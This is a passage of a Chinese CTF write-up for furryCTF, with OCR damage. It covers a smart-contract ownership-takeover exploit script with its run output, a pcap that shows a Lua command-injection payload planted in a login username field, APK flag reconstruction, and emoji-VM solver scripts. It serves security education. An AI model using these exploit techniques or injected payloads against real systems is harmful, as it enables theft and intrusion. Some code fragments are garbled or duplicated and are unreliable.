18 log("开始攻击流程, 目标环境: {BASE_URL}")
19 key_url1 = f"{BASE_URL}/api/attacker-key.json"
20 log(f"正在获取私钥: {key_url1}")
21 r_key = requests.get(key_url1, timeout=10)

```

```

22 if r_key.status_code != 200:
23 error(f"无法获取私钥, HTTP状态码: {r_key.status_code}")
24
25 key_data = r_key.json()
26 private_key = key_data['private_key']
27 attacker_address = key_data['address']
28 log(f"获取成功 -> 攻击者地址: {attacker_address}")
29 info_url = f"{BASE_URL}/info.json"
30 log(f"正在获取合约信息: {info_url}")
31 r_info = requests.get(info_url, timeout=10)
32 if r_info.status_code != 200:
33 error(f"无法获取合约信息, HTTP状态码: {r_info.status_code}")
34
35 info_data = r_info.json()
36 contract_address = info_data['contract_address']
37 log(f"获取成功 -> 合约地址: {contract_address}")
38 rpc_url = f"{BASE_URL}/rpc/"
39 log(f"正在连接 RPC: {rpc_url}")
40 web3 = Web3(HTTPProvider(rpc_url))
41
42 if not web3.is_connected():
43 error("RPC 连接失败")
44
45 chain_id = web3.eth.chain_id
46 log(f"RPC 连接成功, Chain ID: {chain_id}")
47
48 abi = [
49 {"inputs": [], "name": "getStatus", "outputs": [{"internalType": "address", "name": "", "type": "address"}, {"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "nonpayable", "type": "function"},
50 {"inputs": [], "name": "withdrawAll", "outputs": [], "stateMutability": "nonpayable", "type": "function"},
51 {"inputs": [], "name": "balance", "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type": "function"},
52 {"inputs": [], "name": "deposit", "outputs": [], "stateMutability": "payable", "type": "function"},
53 {"inputs": [], "name": "owner", "outputs": [{"internalType": "address", "name": "", "type": "address"}], "stateMutability": "view", "type": "function"},
54 {"anonymous": False, "inputs": [{"indexed": True, "internalType": "address", "name": "revealer", "type": "address"}, {"indexed": False, "internalType": "string", "name": "flag", "type": "string"}], "name": "FlagRevealed", "type": "event"}
55]
56 contract_address = Web3.to_checksum_address(contract_address)
57 attacker_address = Web3.to_checksum_address(attacker_address)
58
59 contract = web3.eth.contract(address=contract_address, abi=abi)
60 account = web3.eth.account.from_key(private_key)
61
62 log("Step 1: 调用 getStatus() 夺取 Owner 权限...")
63 tx = contract.functions.getStatus().build_transaction({
64 'from': attacker_address,
65 'nonce': web3.eth.get_transaction_count(attacker_address),
66 'gas': 500000,
67 'gasPrice': web3.eth.gas_price
68 })

```

```

69 signed_tx = web3.eth.account.sign_transaction(tx, private_key)
70 tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
71 log(f"夺权交易已发送: {tx_hash.hex()}")
72 web3.eth.wait_for_transaction_receipt(tx_hash)
73 new_owner = contract.functions.owner().call()
74 if new_owner != attacker_address:
75 error(f"夺权失败! 当前 Owner: {new_owner}")
76 log("权限夺取成功!")
77 log("Step 2: 检查合约余额...")
78 state_balance = contract.functions.balance().call()
79 log(f"合约记录余额 (state.balance): {web3.from_wei(state_balance,
80 'ether')} ETH")
81
82 if state_balance == 0:
83 log("余额为 0, 执行存款操作 (1 ETH)...")
84 deposit_tx = contract.functions.deposit().build_transaction({
85 'from': attacker_address,
86 'value': web3.to_wei(1, 'ether'),
87 'nonce': web3.eth.get_transaction_count(attacker_address),
88 'gas': 300000,
89 'gasPrice': web3.eth.gas_price
90 })
91 signed_tx = web3.eth.account.sign_transaction(deposit_tx,
private_key)
92 tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
93 log(f"存款交易已发送: {tx_hash.hex()}")
94 web3.eth.wait_for_transaction_receipt(tx_hash)
95 log("存款完成。")
96 else:
97 log("余额充足, 跳过存款。")
98 log("Step 3: 调用 withdrawAll() 提款并触发 Flag...")
99 tx = contract.functions.withdrawAll().build_transaction({
100 'from': attacker_address,
101 'nonce': web3.eth.get_transaction_count(attacker_address),
102 'gas': 500000,
103 'gasPrice': web3.eth.gas_price
104 })
105 signed_tx = web3.eth.account.sign_transaction(tx, private_key)
106 tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
107 log(f"提款交易已发送: {tx_hash.hex()}")
108
109 receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
110 log("交易确认, 正在解析日志...")
111 events = contract.events.FlagRevealed().process_receipt(receipt)
112
113 flag_found = False
114 for event in events:
115 flag = event['args']['flag']
116 print("\n" + "="*60)
117 print(f"⚡ 成功获取 FLAG: {flag}")
118 print("=*60\n")
119 flag_found = True
120
121 if not flag_found:
122 error("未能在交易日志中找到 Flag, 请检查交易回执。")
123 print(receipt)
124
except Exception as e:

```

```
125 import traceback
126 traceback.print_exc()
127 error(f"发生异常: {e}")
128
129 if __name__ == "__main__":
130 main()
131
```

```
tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
log(f"存款交易已发送: {tx_hash.hex()}")
```

```
else:
 log("余额充足, 跳过存款。")
log("Step 3: 调用 withdrawAll() 提款并触发 Flag...")
tx = contract.functions.withdrawAll().build_transaction({
 'from': attacker_address,
 'nonce': web3.eth.get_transaction_count(attacker_address),
 'gas': 500000,
 'gasPrice': web3.eth.gas_price
})
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
```

运行 one\_click\_exploit ×

[+] 夺权交易已发送: a0939e24009a2ffba61074efbe6de2603f47ed8264833b6049196559176cc407

[+] 权限夺取成功!

[+] Step 2: 检查合约余额...

[+] 合约记录余额 (state.balance): 0 ETH

[+] 余额为 0, 执行存款操作 (1 ETH)...

[+] 存款交易已发送: 78ba088169a133d6a34fe0066c0c0a7aeae768906af13c64a086b8429978a3c9

[+] 存款完成。

[+] Step 3: 调用 withdrawAll() 提款并触发 Flag...

[+] 提款交易已发送: b4511fc86cda7fa0e79f2d42053cbd79c26d0ea29c7cd2c5ae059a7e6d5de29

C:\Users\Pingu\AppData\Local\Programs\Python\Python314\Lib\site-packages\eth\_utils\functional.py:47: UserWarning: The log with transaction hash: HexBytes('')  
return callback(fn(\*args, \*\*kwargs))

[+] 交易确认, 正在解析日志...

=====

FLAG: furryCTF{bb0445c07545\_wEic0m3\_t0\_8IockCh4iN5\_wORlD\_4W4}

=====

# Forensics

# 深夜来客

过滤http翻找发现一串很像base64编码的字符串

SyScan - 深夜黑客.pcapng

文件(F) 窗口(W) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

http

| No.   | Time       | Source          | Destination     | Protocol | Length | Portable Network Graphics | Record Layer | Line-based text data                                            | Info |
|-------|------------|-----------------|-----------------|----------|--------|---------------------------|--------------|-----------------------------------------------------------------|------|
| 21945 | 595.974181 | 192.168.136.129 | 192.168.136.1   | HTTP     | 342    |                           |              | GET / HTTP/1.1                                                  |      |
| 21952 | 596.001389 | 192.168.136.129 | 192.168.136.1   | HTTP     | 342    |                           |              | GET / HTTP/1.1                                                  |      |
| 22001 | 719.211118 | 192.168.136.129 | 192.168.136.1   | HTTP     | 807    |                           |              | POST /loginok.html HTTP/1.1 (application/x-www-form-urlencoded) |      |
| 22003 | 719.217568 | 192.168.136.1   | 192.168.136.129 | HTTP     | 647    |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22013 | 721.023683 | 192.168.136.129 | 192.168.136.1   | HTTP     | 594    |                           |              | GET /login.html HTTP/1.1                                        |      |
| 22020 | 721.028960 | 192.168.136.1   | 192.168.136.129 | HTTP     | 1054   |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22039 | 735.332871 | 192.168.136.129 | 192.168.136.1   | HTTP     | 807    |                           |              | POST /loginok.html HTTP/1.1 (application/x-www-form-urlencoded) |      |
| 22041 | 735.337426 | 192.168.136.1   | 192.168.136.129 | HTTP     | 647    |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22051 | 737.166664 | 192.168.136.129 | 192.168.136.1   | HTTP     | 594    |                           |              | GET /login.html HTTP/1.1                                        |      |
| 22060 | 737.114166 | 192.168.136.1   | 192.168.136.129 | HTTP     | 1054   |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22083 | 794.501413 | 192.168.136.129 | 192.168.136.1   | HTTP     | 969    |                           |              | POST /loginok.html HTTP/1.1 (application/x-www-form-urlencoded) |      |
| 22085 | 794.520674 | 192.168.136.1   | 192.168.136.129 | HTTP     | 647    |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22109 | 851.908406 | 192.168.136.129 | 192.168.136.1   | HTTP     | 967    |                           |              | POST /loginok.html HTTP/1.1 (application/x-www-form-urlencoded) |      |
| 22112 | 851.918218 | 192.168.136.1   | 192.168.136.129 | HTTP     | 582    |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22130 | 862.823789 | 192.168.136.129 | 192.168.136.1   | HTTP     | 494    |                           |              | GET /favicon.ico HTTP/1.1                                       |      |
| 22147 | 862.829501 | 192.168.136.1   | 192.168.136.129 | HTTP     | 1032   |                           |              | HTTP/1.0 200 HTTP OK                                            |      |
| 22168 | 890.543341 | 192.168.136.129 | 192.168.136.1   | HTTP     | 663    |                           |              | GET /main.html HTTP/1.1                                         |      |
| 22260 | 890.619263 | 192.168.136.1   | 192.168.136.129 | HTTP     | 528    |                           | ✓            | HTTP/1.0 200 HTTP OK (text/html)                                |      |
| 22271 | 892.314273 | 192.168.136.129 | 192.168.136.1   | HTTP     | 661    |                           |              | GET /empty.html HTTP/1.1                                        |      |
| 22272 | 892.323153 | 192.168.136.1   | 192.168.136.129 | HTTP     | 376    |                           |              | HTTP/1.0 200 HTTP OK                                            |      |
| 22277 | 892.653242 | 192.168.136.129 | 192.168.136.1   | HTTP     | 617    |                           |              | POST /dir.html HTTP/1.1 (application/x-www-form-urlencoded)     |      |
| 22279 | 892.662664 | 192.168.136.1   | 192.168.136.129 | HTTP/XML | 256    |                           |              | HTTP/1.0 200 HTTP OK                                            |      |

```

Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: zh-CN,zh;q=0.9\r\n
Cookie: client_lang=chinese; viewmode=0\r\n
Cookie pair: client_lang=chinese
Cookie pair: viewmode=0
Connection: close\r\n
\r\n
[Response in frame: 22085]
[Full request URI: http://192.168.136.1/loginok.html]
File Data: 248 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
 ▼ Form item: "username" = "anonymous%00]]%0dlocal+r%3d+i0.popen("id")%0dlocal+r%3d+h%3aread("*a")%0dh%3aclose(%0dprint(r)%0d
 Key: username
 Value: anonymous
 ▼ Form item: "password" = ""
 Key: password
 Value:
 ▼ Form item: "username_val" = "anonymous"
 Key: username_val
 Value: anonymous
 ▼ Form item: "password_val" = ""
 Key: password_val
 Value:

```

Wireshark - Text item (text) - 深夜黑客.pcapng

username=anonymous%20%00%5d%25d%local1%2bh%2b%253d%2bio.popen(%22id%22)%25d%local1%br%2b%253d%2bh%253aread(%22a%22)%25d%h%253aclose(%25dprint(r)%25d--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNFVG9fUm8wdH0%3d

解码得到flag

操作流程

URL解码

Base64解码

可用字符 A-Za-z0-9+= 移除输入中的非可用字符

严格模式

输入

ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNFVG9fUm8wdH0%3d


输出

furryCTF{Fr0m\_Anon9m0us\_To\_Root}

# Mobile

## 无尽弹球

- **目标:** 将游戏最高记录刷到 114514 分及以上，获取 Flag。
- **Flag 格式:** furryCTF{...}



观察包结构 appinventor.ai\_cryf1mind.pongpub，这是一个典型的 App Inventor 开发的应用。核心逻辑通常位于 Screen1 类中，变量和常量通常命名为 Lit + 数字（如 Lit1, Lit100）。

根据题目描述“最高记录刷到 114514 分”，在 JAD 中全局搜索字符串或数字 114514。在 Screen1 类的静态初始化块 <clinit> 中找到：

```

Lit129 = new FString("com.google.appinventor.components.ri
Lit128 = IntNum.make(300);
Lit127 = IntNum.make(127);
Lit126 = (SimpleSymbol) new SimpleSymbol("Picture").readRe
Lit125 = (SimpleSymbol) new SimpleSymbol("ImageSprite1").i
Lit124 = new FString("com.google.appinventor.components.ri
Lit123 = (SimpleSymbol) new SimpleSymbol("EdgeReached").re
Lit122 = (SimpleSymbol) new SimpleSymbol("Ball1$EdgeReache
Lit121 = PairWithPosition.make(Lit84, LList.Empty, "/tmp/:
Lit120 = (SimpleSymbol) new SimpleSymbol("Bounce").readRe
Lit119 = (SimpleSymbol) new SimpleSymbol("flag").readReso
Lit118 = PairWithPosition.make(Lit84, PairWithPosition.ma
Lit117 = IntNum.make(114514);
Lit116 = PairWithPosition.make(Lit181, PairWithPosition.ma
Lit115 = IntNum.make(-1);
Lit114 = (SimpleSymbol) new SimpleSymbol("$edge").readReso
Lit113 = (SimpleSymbol) new SimpleSymbol("CollidedWith").i
Lit112 = (SimpleSymbol) new SimpleSymbol("Ball1$CollidedW
Lit111 = PairWithPosition.make(Lit84, PairWithPosition.ma
Lit110 = PairWithPosition.make(Lit84, PairWithPosition.ma
Lit109 = TntNum.make(360);

```

查找 Lit117 的引用，发现它在 Ball1\$EdgeReached（球触碰边缘）等事件中被使用。逻辑大致为：当分数  $\geq$  Lit117 时，触发 Flag 显示逻辑。

进一步分析发现，Flag 的生成依赖于两个匿名函数（Lambda）：

- Lambda10: 负责生成原始的字符串片段列表。
- Lambda11: 负责处理这些片段并拼接成最终的 Flag。

```

0 static Object lambda10() {
1 ModuleMethod moduleMethod = runtime.make$Mnyail$Mnlist;
2 ModuleMethod moduleMethod2 = strings.string$Mnappend;
3 Pair pairList1 = LList.list1("f");
4 LList.chain4(LList.chain4(pairList1, "r", "t", "u", "y"), "f", "r", "c", "{}");
5 Pair pairList12 = LList.list1(runtime.callYailPrimitive(moduleMethod2, pairList1, Lit22, "join"));
6 LList.chain1(LList.chain1(LList.chain4(pairList12, "See_", "bE_", "Th9-", "King"), "_Of"), "_Master"), "_Pin9Ping");
7 return runtime.callYailPrimitive(moduleMethod, pairList12, Lit23, "make a list");
}
8
9 static Object lambda11() {
10 ModuleMethod moduleMethod = strings.string$Mnappend;
11 Pair pairList1 = LList.list1(runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.string$Mnrep
12 LList.chain1(LList.chain4(pairList1, runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.strin
13 return runtime.callYailPrimitive(moduleMethod, pairList1, Lit51, "join");
}
14
15 static Procedure lambda12() {
16 return lambda$Fn12;
}
17
18 static Object lambda13() {
19 ModuleMethod moduleMethod = strings.string$Mnappend;
20 Pair pairList1 = LList.list1(runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.string$Mnrep
21 LList.chain1(LList.chain4(pairList1, runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.strin
22 return runtime.callYailPrimitive(moduleMethod, pairList1, Lit72, "join");
}
23
24 static Object lambda14() {

```

该函数返回一个包含 8 个元素的列表：

1. "frtuyfrc{" (对应索引 1)
2. "See\_" (对应索引 2)
3. "bE\_" (对应索引 3)
4. "Th9-" (对应索引 4)
5. "King" (对应索引 5)

6. "\_Of" (对应索引 6)
7. "\_Master" (对应索引 7)
8. "\_Pin9P1ng}" (对应索引 8)

#### 片段 1 (Index 1):

- 原始: "frtuyfrc{"
- 逻辑: 替换 "c" -> "C", "tf" -> "TF"。
- 结果: "frtuyfrC{"。
- **修正:** 这看起来是混淆过的, 结合题目给出的 Flag 头 furryCTF{}, 我们直接使用正确头部。

#### 片段 2 (Index 3):

- 原始: "bE\_"
- 逻辑: replace("b", "B"), replace("E", "e")。
- 结果: "Be\_".

#### 片段 3 (Index 4):

- 原始: "Th9-"
- 逻辑: replace("9", "e"), replace("-", "\_")。
- 结果: "The\_".

#### 片段 4 (Index 5):

- 原始: "K1ng"
- 逻辑: replace("King", "K1ng") (无效替换), replace("In", "in")。
- 结果: "King"。

#### 片段 5 (Index 6):

- 原始: "\_Of"
- 逻辑: replace("\_0", "\_o"), replace("ff", "f")。
- 结果: "\_Of" (无变化)。

#### 片段 6 (Index 8):

- 原始: "\_Pin9P1ng}"
- 逻辑: 涉及 App Inventor 常量。
  - Component.TYPERFACE\_SANSERIF 对应字符串 "1"。
  - Component.TYPERFACE\_DEFAULT 对应字符串 "0"。
- 替换链:
  1. replace("1", "o") -> \_Pin9Pong}
  2. replace("9", "g") -> \_PingPong}
  3. replace("i", "1") -> \_P1ngPong}
  4. replace("o", "0") -> \_P1ngP0ng}
- 结果: \_P1ngP0ng}

将上述片段拼接：

furryCTF{ + Be\_ + The\_ + King + \_Of + \_P1ngP0ng}

Flag: furryCTF{Be\_The\_King\_of\_P1ngP0ng}

## PPC

### Emoji Engine

进入后如下

欢迎来到 Emoji VM 挑战！  
你需要模拟执行发送给你的 Emoji 字节码，并返回栈顶元素。  
注意：32位有符号整数，向零取整。

Level 1/100:

⌚ 5 🕒 37 - + ⚡ 🏷️ 🕒 -19 ⚡ ✖️ ⚡

Answer:

先随便输入测试一下

欢迎来到 Emoji VM 挑战！

你需要模拟执行发送给你的 Emoji 字节码，并返回栈顶元素。

注意：32位有符号整数，向零取整。

Level 1/100:

😊 14 😊 12 🐍 + 🐍 ⚡ - 😊 98 ⚡ ⚡ 😊 -57 ⚡ ⚡

Answer: 1

错误！正确答案是 2，你发送了 1

^Cpunt!

发现会返回正确答案，可以写个脚本收集足够多的题目和正确答案，从而推断出每个emoji代表的指令

```

1 import socket
2 import time
3 import re
4
5 HOST = 'ctf.furryctf.com'
6 PORT = 36203
7 OUTPUT_FILE = "collected_answers.txt"
8
9 def collect_answers():
10 print(f"[*] 开始连接 {HOST}:{PORT} 收集题目...")
11
12 while True:

```

```

13 try:
14 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15 s.settimeout(10)
16 s.connect((HOST, PORT))
17 buffer = ""
18 while True:
19 try:
20 chunk = s.recv(4096).decode('utf-8', errors='ignore')
21 if not chunk:
22 break
23 buffer += chunk
24 print(chunk, end='')
25 if "●" in buffer and ("Answer:" in buffer or "Answer" in
chunk):
26 lines = buffer.splitlines()
27 challenge_seq = ""
28 for line in lines:
29 if "●" in line and "●" in line:
30 challenge_seq = line.strip()
31 if challenge_seq:
32 print(f"\n[+] 发送测试答案: 9999999")
33 s.sendall(b"9999999\n")
34 response = ""
35 while True:
36 res_chunk = s.recv(4096).decode('utf-8',
errors='ignore')
37 if not res_chunk:
38 break
39 response += res_chunk
40 print(res_chunk, end='')
41 if "正确答案是" in response or "Correct answer is"
in response:
42 match = re.search(r'正确答案是\s*(-?\d+)', response)
43 if not match:
44 match = re.search(r'Correct answer is\s*(-?\d+)', response)
45
46 if match:
47 correct_ans = match.group(1)
48 print(f"\n[+] 捕获正确答案:
{correct_ans}")
49 with open(OUTPUT_FILE, "a",
50 encoding="utf-8") as f:
51 f.write(f"SEQ: {challenge_seq}\nANS:
{correct_ans}\n{'-'*40}\n")
52 with open(OUTPUT_FILE, "r",
53 encoding="utf-8") as f:
54 count = f.read().count("SEQ:")
55 except:
56 pass
57 break
58 break
59 else:
59 pass
60 except socket.timeout:
61

```

```

62 print("\n[!] 接收超时")
63 break
64 s.close()
65 print("\n[*] 连接断开, 1秒后重试...")
66 time.sleep(1)
67 except KeyboardInterrupt:
68 print("\n[*] 用户停止收集")
69 break
70 except Exception as e:
71 print(f"\n[!] 发生错误: {e}")
72 time.sleep(1)
73
74 if __name__ == "__main__":
75 collect_answers()

```

```

17 buffer = ""
18 while True:
19 try:
20 chunk = s.recv(4096).decode('utf-8', errors='ignore')
21 if not chunk:
22 break
23 buffer += chunk
24 print(chunk, end='')
25 if "●" in buffer and ("Answer:" in buffer or "Answer" in chunk):
26 lines = buffer.splitlines()

```

运行 collect\_answers >

Answer:  
[>] 发送测试答案: 9999999  
错误! 正确答案是 -756, 你发送了 9999999  
[+] 捕获正确答案: -756  
[\*] 连接断开, 1秒后重试...  
欢迎来到 Emojicode 挑战!  
你需要模拟执行发送给你的 Emojicode 字节码, 并返回栈顶元素。  
注意: 32位有符号整数, 向零取整。

Level 1/100:  
⌚ 87 🎉 93 ✕ + + ✕ + 🏷 ✕ 🎉 -84 + ✕ - ●  
Answer:  
[>] 发送测试答案: 9999999  
错误! 正确答案是 0, 你发送了 9999999  
[+] 捕获正确答案: 0

脚本跑一会儿就已经收集到足够多的样本了，然后开始分析

通过分析样本中的 Emojicode 频率和上下文，结合栈式虚拟机的特性，我们推导出了以下指令映射：

| Emoji | 汇编助记符 | 功能描述                      |
|-------|-------|---------------------------|
| ⌚     | Push  | 将随后的整数压入栈中                |
| ●     | Exit  | 结束程序（停止执行）                |
| +     | Add   | 弹出两个元素相加，结果入栈             |
| -     | Sub   | 弹出两个元素相减 ( $b - a$ )，结果入栈 |
| ×     | Mul   | 弹出两个元素相乘，结果入栈             |
| 📦     | Dup   | 复制栈顶元素                    |
| 🔄     | Swap  | 交换栈顶两个元素                  |
| 🐛     | Xor   | 弹出两个元素进行异或，结果入栈           |

### 1. Skip (跳过) 机制:

对于大多数二元操作符 (Add, Sub, Xor, Swap) , 如果当前栈中元素少于 2 个, 虚拟机**不执行任何操作**, 直接跳过该指令。

例如: 栈为 [1] 时遇到 **+** , 栈保持 [1] 不变, 而不是报错或补零。

### 2. Mul (乘法) 的特殊性:

如果栈中元素不足 2 个时执行 Mul, 栈会被重置为 [0]。

这可能是一个特殊的错误处理或初始化逻辑。

### 3. Dup (复制) 的特殊性:

如果栈为空时执行 Dup, 会向栈中压入 0。

题目提示“32位有符号整数”, 因此在每次算术运算后, 都需要对结果进行截断处理, 模拟 32 位整数的溢出行为:

上脚本解题

```

1 import socket
2 import time
3 import re
4
5 HOST = 'ctf.furryctf.com'
6 PORT = 36203
7
8 def to_int32(val):
9 val = val & 0xffffffff
10 if val & 0x80000000:
11 return val - 0x100000000
12 return val
13
14 class EmojivM:
15 def __init__(self):
16 self.stack = []
17 self.mapping = {
18 '👉': 'Push',
19 '🔴': 'Exit',
20 '➕': 'Add',
21 '✖': 'Mul',
22 '➖': 'Sub',
23 '📦': 'Dup',
24 '🔄': 'Swap',
25 '⚡': 'Xor'
26 }
27
28 def pop(self):
29 if not self.stack:
30 return 0
31 return self.stack.pop()
32
33 def run(self, seq):
34 self.stack = []
35 tokens = seq.split()
36 i = 0
37 while i < len(tokens):
38 token = tokens[i]
39 if token not in self.mapping:
40 pass
41

```

```

42 op = self.mapping.get(token)
43
44 if op == 'Push':
45 i += 1
46 if i < len(tokens):
47 try:
48 val = int(tokens[i])
49 self.stack.append(val)
50 except: pass
51 elif op == 'Exit':
52 break
53 elif op:
54 self.execute_op(op)
55
56 i += 1
57
58 if not self.stack: return 0
59 return self.stack[-1]
60
61 def execute_op(self, op):
62 if op == 'Add':
63 if len(self.stack) < 2: return # Skip (Identity a+0=a)
64 a = self.stack.pop()
65 b = self.stack.pop()
66 self.stack.append(to_int32(a + b))
67 elif op == 'Sub':
68 if len(self.stack) < 2: return # Skip (Identity a-0=a)
69 a = self.stack.pop()
70 b = self.stack.pop()
71 self.stack.append(to_int32(b - a))
72 elif op == 'Mul':
73 if len(self.stack) < 2:
74 self.stack = [0] # Special case observed: Mul underflow -> 0
75 return
76 a = self.stack.pop()
77 b = self.stack.pop()
78 self.stack.append(to_int32(a * b))
79 elif op == 'Div':
80 if len(self.stack) < 2: return # Guessing SKIP like others
81 a = self.stack.pop()
82 b = self.stack.pop()
83 if a == 0: self.stack.append(0)
84 else: self.stack.append(to_int32(int(b / a)))
85 elif op == 'Pop':
86 self.pop()
87 elif op == 'Swap':
88 if len(self.stack) < 2: return # Skip
89 a = self.stack.pop()
90 b = self.stack.pop()
91 self.stack.append(a)
92 self.stack.append(b)
93 elif op == 'Dup':
94 if not self.stack: self.stack.append(0)
95 else: self.stack.append(self.stack[-1])
96 elif op == 'Xor':
97 if len(self.stack) < 2: return # Skip (Identity a^0=a)
98 a = self.stack.pop()
99 b = self.stack.pop()

```

```

100 self.stack.append(to_int32(a ^ b))
101
102 def solve_stack(seq):
103 vm = Emojivm()
104 return vm.run(seq)
105
106 def main():
107 while True:
108 try:
109 print(f"[*] Connecting to {HOST}:{PORT}...")
110 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
111 s.settimeout(10)
112 s.connect((HOST, PORT))
113
114 buffer = ""
115 while True:
116 chunk = s.recv(4096).decode('utf-8', errors='ignore')
117 if not chunk: break
118 buffer += chunk
119 print(chunk, end='')
120
121 if "●" in buffer and ("Answer:" in buffer or "Answer" in
chunk):
122 lines = buffer.splitlines()
123 challenge_seq = ""
124 for line in lines:
125 if "⌚" in line and "●" in line:
126 challenge_seq = line.strip()
127
128 if challenge_seq:
129 ans = solve_stack(challenge_seq)
130 print(f"\n[+] Calculated Answer: {ans}")
131 s.sendall(f"{ans}\n".encode())
132 buffer = ""
133 else:
134 pass
135
136 if "POFP{" in buffer:
137 print("\n\n[!!!] FLAG FOUND [!!!]")
138 print(buffer)
139 with open("flag.txt", "w") as f:
140 f.write(buffer)
141 return
142
143 except Exception as e:
144 print(f"\n[!] Error: {e}")
145 time.sleep(1)
146 finally:
147 try: s.close()
148 except: pass
149
150 if __name__ == "__main__":
151 main()
152

```

```
